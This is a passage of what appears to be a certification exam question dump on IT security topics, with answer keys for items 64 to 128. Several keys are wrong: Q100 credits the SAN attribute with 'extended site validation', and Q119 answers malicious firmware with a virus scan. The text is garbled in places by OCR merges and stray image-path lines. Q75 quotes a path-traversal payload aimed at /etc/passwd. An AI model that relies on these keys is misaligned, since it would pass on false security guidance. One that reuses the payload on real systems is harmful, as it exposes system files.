A. Rootkit
B. Ransomware
C. Trojan
D. Backdoor

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 64
A new firewall has been places into service at an organization. However, a configuration has not been entered on the firewall. Employees on the network segment covered by the new firewall report they are unable to access the network. Which of the following steps should be completed to BEST resolve the issue?

A. The firewall should be configured to prevent user traffic form matching the implicit deny rule.
B. The firewall should be configured with access lists to allow inbound and outbound traffic.
C. The firewall should be configured with port security to allow traffic.
D. The firewall should be configured to include an explicit deny rule.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 65

A development team has adopted a new approach to projects in which feedback is iterative and multiple iterations of deployments are provided within an application's full life cycle. Which of the following software development methodologies is the development team using?

A. Waterfall
B. Agile
C. Rapid
D. Extreme

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
QUESTION 66
A Chief Executive Officer (CEO) suspects someone in the lab testing environment is stealing confidential information after working hours when no one else is around. Which of the following actions can help to prevent this specific threat?

A. Implement time-of-day restrictions.
B. Audit file access times.
C. Secretly install a hidden surveillance camera.
D. Require swipe-card access to enter the lab.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 67
A company hires a third-party firm to conduct an assessment of vulnerabilities exposed to the Internet. The firm informs the company that an exploit exists for an FTP server that had a version installed from eight years ago. The company has decided to keep the system online anyway, as no upgrade exists form the vendor. Which of the following BEST describes the reason why the vulnerability exists?

A. Default configuration
B. End-of-life system
C. Weak cipher suite

D. Zero-day threats

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 68
An organization uses SSO authentication for employee access to network resources. When an employee resigns, as per the organization's security policy, the employee's access to all network resources is terminated immediately. Two weeks later, the former employee sends an email to the help desk for a password reset to access payroll information from the human resources server. Which of the following represents the BEST course of action?

A. Approve the former employee's request, as a password reset would give the former employee access to only the human resources server.
B. Deny the former employee's request, since the password reset request came from an external email address.
C. Deny the former employee's request, as a password reset would give the employee access to all network resources.
D. Approve the former employee's request, as there would not be a security issue with the former employee gaining access to network resources.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 69
Joe, a user, wants to send Ann, another user, a confidential document electronically. Which of the following should Joe do to ensure the document is protected from eavesdropping?

A. Encrypt it with Joe's private key
B. Encrypt it with Joe's public key
C. Encrypt it with Ann's private key
D. Encrypt it with Ann's public key

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 70

A director of IR is reviewing a report regarding several recent breaches. The director compiles the following statistic's

-Initial IR engagement time frame
-Length of time before an executive management notice went out
-Average IR phase completion

The director wants to use the data to shorten the response time. Which of the following would accomplish this?

A. CSIRT
B. Containment phase
C. Escalation notifications
D. Tabletop exercise

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 71

To reduce disk consumption, an organization's legal department has recently approved a new policy setting the data retention period for sent email at six months. Which of the following is the BEST way to ensure this goal is met?

A. Create a daily encrypted backup of the relevant emails.
B. Configure the email server to delete the relevant emails.
C. Migrate the relevant emails into an "Archived" folder.
D. Implement automatic disk compression on email servers.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 72
A security administrator is configuring a new network segment, which contains devices that will be accessed by external users, such as web and FTP server. Which of the following represents the MOST secure way to configure the new network segment?

A. The segment should be placed on a separate VLAN, and the firewall rules should be configured to allow external traffic.
B. The segment should be placed in the existing internal VLAN to allow internal traffic only.
C. The segment should be placed on an intranet, and the firewall rules should be configured to allow external traffic.
D. The segment should be placed on an extranet, and the firewall rules should be configured to allow both internal and external traffic.

Correct Answer: D
Section: (none)
Explanation
Explanation/Reference:

QUESTION 73
Which of the following types of attacks precedes the installation of a rootkit on a server?

A. Pharming
B. DDoS
C. Privilege escalation
D. DoS

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 74
Which of the following cryptographic algorithms is irreversible?

A. RC4
B. SHA-256
C. DES
D. AES

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 75

A security analyst receives an alert from a WAF with the following payload:
var data= “<test test test>” ++ <../../../../../../etc/passwd>”

Which of the following types of attacks is this?

A. Cross-site request forgery
B. Buffer overflow
C. SQL injection
D. JavaScript data insertion
E. Firewall evasion script

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 76

A workstation puts out a network request to locate another system. Joe, a hacker on the network, responds before the real system does, and he tricks the workstation into communicating with him. Which of the following BEST describes what occurred?

A. The hacker used a race condition.
B. The hacker used a pass-the-hash attack.
C. The hacker-exploited improper key management.
D. The hacker exploited weak switch configuration.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 77

Audit logs from a small company's vulnerability scanning software show the following findings:
Destinations scanned:
-Server001- Internal human resources payroll server
-Server101-Internet-facing web server
-Server201- SQL server for Server101
-Server301-Jumpbox used by systems administrators accessible from the internal network

Validated vulnerabilities found:
-Server001- Vulnerable to buffer overflow exploit that may allow attackers to install software
-Server101- Vulnerable to buffer overflow exploit that may allow attackers to install software
-Server201-OS updates not fully current
-Server301- Accessible from internal network without the use of jumpbox
-Server301-Vulnerable to highly publicized exploit that can elevate user privileges

Assuming external attackers who are gaining unauthorized information are of the highest concern, which of the following servers should be addressed FIRST?

A. Server001
B. Server101
C. Server201
D. Server301

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 78

A security analyst wants to harden the company's VoIP PBX. The analyst is worried that credentials may be intercepted and compromised when IP phones authenticate with the BPX. Which of the following would best prevent this from occurring?

A. Implement SRTP between the phones and the PBX.
B. Place the phones and PBX in their own VLAN.

C. Restrict the phone connections to the PBX.
D. Require SIPS on connections to the PBX.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 79
An organization is comparing and contrasting migration from its standard desktop configuration to the newest version of the platform. Before this can happen, the Chief Information Security Officer (CISO) voices the need to evaluate the functionality of the newer desktop platform to ensure interoperability with existing software in use by the organization. In which of the following principles of architecture and design is the CISO engaging?

A. Dynamic analysis
B. Change management
C. Baselining
D. Waterfalling

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 80
A security administrator suspects a MITM attack aimed at impersonating the default gateway is underway. Which of the following tools should the administrator use to detect this attack? (Select two.)

A. Ping
B. Ipconfig
C. Tracert
D. Netstat
E. Dig
F. Nslookup

Correct Answer: BC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 81

A user is presented with the following items during the new-hire onboarding process:
-Laptop
-Secure USB drive
-Hardware OTP token
-External high-capacity HDD
-Password complexity policy
-Acceptable use policy
-HASP key
-Cable lock

Which of the following is one component of multifactor authentication?

A. Secure USB drive
B. Cable lock
C. Hardware OTP token
D. HASP key

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 82

An organization requires users to provide their fingerprints to access an application. To improve security, the application developers intend to implement multifactor authentication. Which of the following should be implemented?

A. Use a camera for facial recognition
B. Have users sign their name naturally

C. Require a palm geometry scan
D. Implement iris recognition

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 83
A network technician is setting up a segmented network that will utilize a separate ISP to provide wireless access to the public area for a company. Which of the following wireless security methods should the technician implement to provide basic accountability for access to the public network?

A. Pre-shared key
B. Enterprise
C. Wi-Fi Protected setup
D. Captive portal

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 84
After a routine audit, a company discovers that engineering documents have been leaving the network on a particular port. The company must allow outbound traffic on this port, as it has a legitimate business use. Blocking the port would cause an outage. Which of the following technology controls should the company implement?


A. NAC
B. Web proxy
C. DLPD. ACL

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 85

A security analyst has received the following alert snippet from the HIDS appliance:



```
PROTOCOL        SIG            SRC.PORT             DST.PORT
TCP             XMAS  SCAN     192.168.1.1:1091     192.168.1.2:8891
TCP             XMAS  SCAN     192.168.1.1:649      192.168.1.2:9001
TCP             XMAS  SCAN     192.168.1.1:2264     192.168.1.2:6455
TCP             XMAS  SCAN     192.168.1.1:3464     192.168.1.2:8744
```

Given the above logs, which of the following is the cause of the attack?

A. The TCP ports on destination are all open

B. FIN, URG, and PSH flags are set in the packet header

C. TCP MSS is configured improperly

D. There is improper Layer 2 segmentation

Correct Answer: B


Section: (none)

Explanation

Explanation/Reference:


QUESTION 86

A security analyst reviews the following output:



```
File name: somefile.pdf
File MD5: E289F21CD33E4F57890DDEA5CF267ED2
File size: 1.9 Mb
Created by: Jan Smith
Deleted by: Jan Smith
Date deleted: October 01, 2015 8:43:21 EST
```

The analyst loads the hash into the SIEM to discover if this hash is seen in other parts of the network. After inspecting a large number of files, the security analyst reports the following:



```
File hash: E289F21CD33E4F57890DDEA5CF267ED2
Files found: somestuff.xls, somefile.pdf, nofile.doc
```

Which of the following is the MOST likely cause of the hash being found in other areas?


A. Jan Smith is an insider threat
B. There are MD5 hash collisions
C. The file is encrypted
D. Shadow copies are present

Correct Answer: B
Section: (none)
Explanation
Explanation/Reference:

QUESTION 87

A company's AUP requires:
▪ Passwords must meet complexity requirements.
▪ Passwords are changed at least once every six months. ▪
Passwords must be at least eight characters long.

An auditor is reviewing the following report:



Username	Last login	Last changed
Carol	2 hours	90 days
David	2 hours	30 days
Ann	1 hour	247 days
Joe	0.5 hours	7 days

Which of the following controls should the auditor recommend to enforce the AUP?

A. Account lockout thresholds
B. Account recovery
C. Password expiration
D. Prohibit password reuse

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 88
An organization’s primary datacenter is experiencing a two-day outage due to an HVAC malfunction. The node located in the datacenter has lost power and is no longer operational, impacting the ability of all users to connect to the alternate datacenter. Which of the following BIA concepts BEST represents the risk described in this scenario?

A. SPoF
B. RTO C. MTBF
D. MTTR

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 89
A security analyst notices anomalous activity coming from several workstations in the organizations. Upon identifying and containing the issue, which of the following should the security analyst do NEXT?

A. Document and lock the workstations in a secure area to establish chain of custody
B. Notify the IT department that the workstations are to be reimaged and the data restored for reuse
C. Notify the IT department that the workstations may be reconnected to the network for the users to continue working
D. Document findings and processes in the after-action and lessons learned report

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 90

An employee receives an email, which appears to be from the Chief Executive Officer (CEO), asking for a report of security credentials for all users.
Which of the following types of attack is MOST likely occurring?

A. Policy violation
B. Social engineering
C. Whaling
D. Spear phishing

Correct Answer: D
Section: (none)
Explanation
Explanation/Reference:

QUESTION 91

An information security analyst needs to work with an employee who can answer questions about how data for a specific system is used in the business. The analyst should seek out an employee who has the role of:

A. steward
B. owner
C. privacy officer
D. systems administrator

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 92

A group of non-profit agencies wants to implement a cloud service to share resources with each other and minimize costs. Which of the following cloud deployment models BEST describes this type of effort?

A. Public
B. Hybrid


C. Community
D. Private

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 93
An administrator is configuring access to information located on a network file server named “Bowman”. The files are located in a folder named “BalkFiles”. The files are only for use by the “Matthews” division and should be read-only. The security policy requires permissions for shares to be managed at the file system layer and also requires those permissions to be set according to a least privilege model. Security policy for this data type also dictates that administrator-level accounts on the system have full access to the files.

The administrator configures the file share according to the following table:



Share permissions			
1	Everyone	Full control	
File system permissions			
2	Bowman\Users	Modify	Inherited
3	Domain\Matthews	Read	Not inherited
4	Bowman\System	Full control	Inherited
5	Bowman\Administrators	Full control	Not inherited

Which of the following rows has been misconfigured?

A. Row 1
B. Row 2
C. Row 3
D. Row 4
E. Row 5

Correct Answer: D

Section: (none)
Explanation

Explanation/Reference:

QUESTION 94
A copy of a highly confidential salary report was recently found on a printer in the IT department. The human resources department does not have this specific printer mapped to its devices, and it is suspected that an employee in the IT department browsed to the share where the report was located and printed it without authorization. Which of the following technical controls would be the BEST choice to immediately prevent this from happening again?

A. Implement a DLP solution and classify the report as confidential, restricting access only to human resources staff
B. Restrict access to the share where the report resides to only human resources employees and enable auditing
C. Have all members of the IT department review and sign the AUP and disciplinary policies
D. Place the human resources computers on a restricted VLAN and configure the ACL to prevent access from the IT department

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 95
A company is developing a new system that will unlock a computer automatically when an authorized user sits in front of it, and then lock the computer when the user leaves. The user does not have to perform any action for this process to occur. Which of the following technologies provides this capability?

A. Facial recognition
B. Fingerprint scanner
C. Motion detector
D. Smart cards

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 96

A security analyst accesses corporate web pages and inputs random data in the forms. The response received includes the type of database used and SQL commands that the database accepts. Which of the following should the security analyst use to prevent this vulnerability?

A. Application fuzzing
B. Error handling
C. Input validation
D. Pointer dereference

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 97

Which of the following differentiates a collision attack from a rainbow table attack?

A. A rainbow table attack performs a hash lookup
B. A rainbow table attack uses the hash as a password
C. In a collision attack, the hash and the input data are equivalent
D. In a collision attack, the same input results in different hashes

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 98

A help desk is troubleshooting user reports that the corporate website is presenting untrusted certificate errors to employees and customers when they visit the website. Which of the following is the MOST likely cause of this error, provided the certificate has not expired?


A. The certificate was self signed, and the CA was not imported by employees or customers
B. The root CA has revoked the certificate of the intermediate CA
C. The valid period for the certificate has passed, and a new certificate has not been issued
D. The key escrow server has blocked the certificate from being validated

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 99

A security analyst is investigating a suspected security breach and discovers the following in the logs of the potentially compromised server:



```
Time       Source          Destination     Account Name    Action
11:01:31   18.12.98.145    10.15.21.100    Joe             Logon Failed
11:01:32   18.12.98.145    10.15.21.100    Joe             Logon Failed
11:01:33   18.12.98.145    10.15.21.100    Joe             Logon Failed
11:01:34   18.12.98.145    10.15.21.100    Joe             Logon Failed
11:01:35   18.12.98.145    10.15.21.100    Joe             Logon Failed
11:01:36   18.12.98.145    10.15.21.100    Joe             Logon Failed
11:01:37   18.12.98.145    10.15.21.100    Joe             Logon Failed
11:01:38   18.12.98.145    10.15.21.100    Joe             Logon Successful
```

Which of the following would be the BEST method for preventing this type of suspected attack in the future?

A. Implement password expirations
B. Implement restrictions on shared credentials
C. Implement account lockout settings
D. Implement time-of-day restrictions on this server

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 100

A security administrator is trying to encrypt communication. For which of the following reasons should administrator take advantage of the Subject Alternative Name (SAM) attribute of a certificate?

A. It can protect multiple domains
B. It provides extended site validation
C. It does not require a trusted certificate authority
D. It protects unlimited subdomains

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
QUESTION 101
After a merger between two companies a security analyst has been asked to ensure that the organization's systems are secured against infiltration by any former employees that were terminated during the transition.

Which of the following actions are MOST appropriate to harden applications against infiltration by former employees? (Select TWO)

A. Monitor VPN client access
B. Reduce failed login out settings
C. Develop and implement updated access control policies
D. Review and address invalid login attempts
E. Increase password complexity requirements
F. Assess and eliminate inactive accounts

Correct Answer: CF
Section: (none)
Explanation

Explanation/Reference:

QUESTION 102
A new mobile application is being developed in-house. Security reviews did not pick up any major flaws, however vulnerability scanning results show fundamental issues at the very end of the project cycle.

Which of the following security activities should also have been performed to discover vulnerabilities earlier in the lifecycle?

A. Architecture review

B. Risk assessment
C. Protocol analysis
D. Code review

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 103

A security administrator is creating a subnet on one of the corporate firewall interfaces to use as a DMZ which is expected to accommodate at most 14 physical hosts.

Which of the following subnets would BEST meet the requirements?

A. 192.168.0.16 255.25.255.248
B. 192.168.0.16/28
C. 192.168.1.50 255.255.25.240
D. 192.168.2.32/27

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 104

A company has a security policy that specifies all endpoint computing devices should be assigned a unique identifier that can be tracked via an inventory management system. Recent changes to airline security regulations have cause many executives in the company to travel with mini tablet devices instead of laptops. These tablet devices are difficult to tag and track. An RDP application is used from the tablet to connect into the company network.

Which of the following should be implemented in order to meet the security policy requirements?

A. Virtual desktop infrastructure (IDI)
B. WS-security and geo-fencing
C. A hardware security module (HSM)

D. RFID tagging system
E. MDM software
F. Security Requirements Traceability Matrix (SRTM)

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:
QUESTION 105
The security administrator receives an email on a non-company account from a coworker stating that some reports are not exporting correctly. Attached to the email was an example report file with several customers' names and credit card numbers with the PIN.

Which of the following is the BEST technical controls that will help mitigate this risk of disclosing sensitive data?

A. Configure the mail server to require TLS connections for every email to ensure all transport data is encrypted
B. Create a user training program to identify the correct use of email and perform regular audits to ensure compliance
C. Implement a DLP solution on the email gateway to scan email and remove sensitive data or files
D. Classify all data according to its sensitivity and inform the users of data that is prohibited to share

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 106
A technician is configuring a wireless guest network. After applying the most recent changes the technician finds the new devices can no longer find the wireless network by name but existing devices are still able to use the wireless network.

Which of the following security measures did the technician MOST likely implement to cause this Scenario?

A. Deactivation of SSID broadcast
B. Reduction of WAP signal output power
C. Activation of 802.1X with RADIUS
D. Implementation of MAC filtering

E. Beacon interval was decreased

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 107
A security administrator has been assigned to review the security posture of the standard corporate system image for virtual machines. The security administrator conducts a thorough review of the system logs, installation procedures, and network configuration of the VM image. Upon reviewing the access logs and user accounts, the security administrator determines that several accounts will not be used in production.

Which of the following would correct the deficiencies?

A. Mandatory access controls
B. Disable remote login
C. Host hardening
D. Disabling services

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 108
Although a web enabled application appears to only allow letters in the comment field of a web form, malicious user was able to carry a SQL injection attack by sending special characters through the web comment field.

Which of the following has the application programmer failed to implement?

A. Revision control system
B. Client side exception handling
C. Server side validation
D. Server hardening

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 109

An attacker discovers a new vulnerability in an enterprise application. The attacker takes advantage of the vulnerability by developing new malware. After installing the malware, the attacker is provided with access to the infected machine.

Which of the following is being described?

A. Zero-day exploit
B. Remote code execution
C. Session hijacking
D. Command injection

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 110

A security administrator returning from a short vacation receives an account lock-out message when attempting to log into the computer. After getting the account unlocked the security administrator immediately notices a large amount of emails alerts pertaining to several different user accounts being locked out during the past three days. The security administrator uses system logs to determine that the lock-outs were due to a brute force attack on all accounts that has been previously logged into that machine.

Which of the following can be implemented to reduce the likelihood of this attack going undetected?

A. Password complexity rules
B. Continuous monitoring
C. User access reviews
D. Account lockout policies

Correct Answer: B

Section: (none)
Explanation

Explanation/Reference:

QUESTION 111
A bank requires tellers to get manager approval when a customer wants to open a new account. A recent audit shows that there have been four cases in the previous year where tellers opened accounts without management approval. The bank president thought separation of duties would prevent this from happening.

In order to implement a true separation of duties approach the bank could:

A. Require the use of two different passwords held by two different individuals to open an account
B. Administer account creation on a role based access control approach
C. Require all new accounts to be handled by someone else other than a teller since they have different duties
D. Administer account creation on a rule based access control approach

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 112
A security administrator has been tasked with improving the overall security posture related to desktop machines on the network. An auditor has recently that several machines with confidential customer information displayed in the screens are left unattended during the course of the day.

Which of the following could the security administrator implement to reduce the risk associated with the finding?

A. Implement a clean desk policy
B. Security training to prevent shoulder surfing
C. Enable group policy based screensaver timeouts
D. Install privacy screens on monitors

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 113
Company policy requires the use if passphrases instead if passwords.

Which of the following technical controls MUST be in place in order to promote the use of passphrases?

A. Reuse
B. Length
C. History
D. Complexity

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 114
During a routine audit, it is discovered that someone has been using a stale administrator account to log into a seldom used server. The person has been using the server to view inappropriate websites that are prohibited to end users.

Which of the following could best prevent this from occurring again?

A. Credential management
B. Group policy management
C. Acceptable use policy
D. Account expiration policy

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 115

Which of the following should identify critical systems and components?

A. MOU
B. BPA
C. ITCP
D. BCP

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
QUESTION 116
Which of the following works by implanting software on systems but delays execution until a specific set of conditions is met?

A. Logic bomb
B. Trojan
C. Scareware
D. Ransomware

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 117
A web application is configured to target browsers and allow access to bank accounts to siphon money to a foreign account.

This is an example of which of the following attacks?

A. SQL injection
B. Header manipulation
C. Cross-site scripting
D. Flash cookie exploitation

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 118
Technicians working with servers hosted at the company's datacenter are increasingly complaining of electric shocks when touching metal items which have been linked to hard drive failures.

Which of the following should be implemented to correct this issue?

A. Decrease the room temperature
B. Increase humidity in the room
C. Utilize better hot/cold aisle configurations
D. Implement EMI shielding

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 119
A portable data storage device has been determined to have malicious firmware.

Which of the following is the BEST course of action to ensure data confidentiality?

A. Format the device
B. Re-image the device
C. Perform virus scan in the device
D. Physically destroy the device

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 120

A security administrator must implement a system to ensure that invalid certificates are not used by a custom developed application. The system must be able to check the validity of certificates even when internet access is unavailable.

Which of the following MUST be implemented to support this requirement?

A. CSR
B. OCSP
C. CRL
D. SSH

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 121

A technician has installed new vulnerability scanner software on a server that is joined to the company domain. The vulnerability scanner is able to provide visibility over the patch posture of all company's clients.

Which of the following is being used?

A. Gray box vulnerability testing
B. Passive scan
C. Credentialed scan
D. Bypassing security controls

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 122

The Chief Security Officer (CISO) at a multinational banking corporation is reviewing a plan to upgrade the entire corporate IT infrastructure. The architecture consists of a centralized cloud environment hosting the majority of data, small server clusters at each corporate location to handle the majority of customer transaction processing, ATMs, and a new mobile banking application accessible from smartphones, tablets, and the Internet via HTTP. The corporation does business having varying data retention and privacy laws.

Which of the following technical modifications to the architecture and corresponding security controls should be implemented to provide the MOST complete protection of data?

A. Revoke exiting root certificates, re-issue new customer certificates, and ensure all transactions are digitally signed to minimize fraud, implement encryption for data in-transit between data centers

B. Ensure all data is encryption according to the most stringent regulatory guidance applicable, implement encryption for data in-transit between data centers, increase data availability by replicating all data, transaction data, logs between each corporate location

C. Store customer data based on national borders, ensure end-to end encryption between ATMs, end users, and servers, test redundancy and COOP plans to ensure data is not inadvertently shifted from one legal jurisdiction to another with more stringent regulations

D. Install redundant servers to handle corporate customer processing, encrypt all customer data to ease the transfer from one country to another, implement endto-end encryption between mobile applications and the cloud.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 123

While reviewing the monthly internet usage it is noted that there is a large spike in traffic classified as "unknown" and does not appear to be within the bounds of the organizations Acceptable Use Policy.

Which of the following tool or technology would work BEST for obtaining more information on this traffic?

A. Firewall logs

B. IDS logs

C. Increased spam filtering

D. Protocol analyzer

Correct Answer: B

Section: (none)
Explanation

Explanation/Reference:

QUESTION 124
A network administrator wants to ensure that users do not connect any unauthorized devices to the company network. Each desk needs to connect a VoIP phone and computer.

Which of the following is the BEST way to accomplish this?

A. Enforce authentication for network devices
B. Configure the phones on one VLAN, and computers on another
C. Enable and configure port channels
D. Make users sign an Acceptable use Agreement

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 125
An administrator has concerns regarding the traveling sales team who works primarily from smart phones.

Given the sensitive nature of their work, which of the following would BEST prevent access to the data in case of loss or theft?

A. Enable screensaver locks when the phones are not in use to prevent unauthorized access
B. Configure the smart phones so that the stored data can be destroyed from a centralized location
C. Configure the smart phones so that all data is saved to removable media and kept separate from the device
D. Enable GPS tracking on all smart phones so that they can be quickly located and recovered

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 126

A user of the wireless network is unable to gain access to the network. The symptoms are:

1.) Unable to connect to both internal and Internet resources
2.) The wireless icon shows connectivity but has no network access

The wireless network is WPA2 Enterprise and users must be a member of the wireless security group to authenticate.

Which of the following is the MOST likely cause of the connectivity issues?

A. The wireless signal is not strong enough
B. A remote DDoS attack against the RADIUS server is taking place
C. The user's laptop only supports WPA and WEP
D. The DHCP scope is full
E. The dynamic encryption key did not update while the user was offline

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 127

A chief Financial Officer (CFO) has asked the Chief Information Officer (CISO) to provide responses to a recent audit report detailing deficiencies in the organization security controls. The CFO would like to know ways in which the organization can improve its authorization controls.

Given the request by the CFO, which of the following controls should the CISO focus on in the report? (Select Three)

A. Password complexity policies
B. Hardware tokens
C. Biometric systems
D. Role-based permissions
E. One time passwords
F. Separation of duties
G. Multifactor authentication
H. Single sign-on

I. Lease privilege

Correct Answer: DFI
Section: (none)
Explanation

Explanation/Reference:

QUESTION 128

During a data breach cleanup, it is discovered that not all of the sites involved have the necessary data wiping tools. The necessary tools are quickly distributed to the required technicians, but when should this problem BEST be revisited?

A. Reporting
B. Preparation
C. Mitigation
D. Lessons Learned

Correct Answer: D
Section: (none)
Explanation

